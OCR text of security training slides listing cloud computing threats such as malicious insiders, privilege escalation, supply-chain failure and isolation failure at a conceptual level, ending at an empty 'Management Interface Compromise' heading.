
Malicious Insiders

- Disgruntled current or former employees, contractors, or other business partners who have authorized access to cloud resources, can misuse their access to compromise the **information available in the cloud**



Cloud Computing Threats (Cont'd)

Illegal Access to the Cloud	**Weak authentication** and **authorization controls** could lead to illegal access, thereby compromising confidential and critical data stored in the cloud
Loss of Business Reputation Due to Co-tenant Activities	Resources are shared in the cloud, thus **malicious activity** by one co-tenant might affect the reputation of the another, resulting in poor service delivery, data loss, etc. that can be detrimental to an organization
Privilege Escalation	A **mistake in the access allocation** system can result in a customer, third party, or employee getting more access rights than needed
Natural Disasters	Depending on **geographic location and climate**, data centers may be exposed to natural disasters such as **floods**, **lightening**, **earthquakes**, etc. that can affect the cloud services
Hardware Failure	Hardware failures such as switches and servers in data centers can make the **cloud data inaccessible**



Cloud Computing Threats (Cont'd)

Supply-Chain Failure


- Cloud providers outsource certain tasks to third parties. Thus the security of the **cloud is directly proportional to the security of each link** and the extent of dependency on third parties
- A disruption in the chain may therefore lead to a **loss of data privacy** and **integrity**, as well as **services unavailability**, a **violation of the SLA**, and **economic** and **reputational losses**, which in turn results in the failure to meet customer demand and cascading

Modifying Network Traffic

- In the cloud, the network traffic may be modified due to flaws while provisioning or de-provisioning the network, or **vulnerabilities in communication encryption**
- Modification of network traffic may cause **loss**, **alteration**, or **theft of confidential data** and communications

Isolation Failure

- Following **isolation failure**, attackers may try to **control operations** of other cloud customers **to gain illegal access** to the data



Cloud Computing Threats (Cont'd)

Cloud Provider Acquisition

- The acquisition of the cloud provider may **increase the probability of a tactical shift** which may put non-binding agreements at risk. This could make it difficult to satisfy the security requirements

Management Interface Compromise

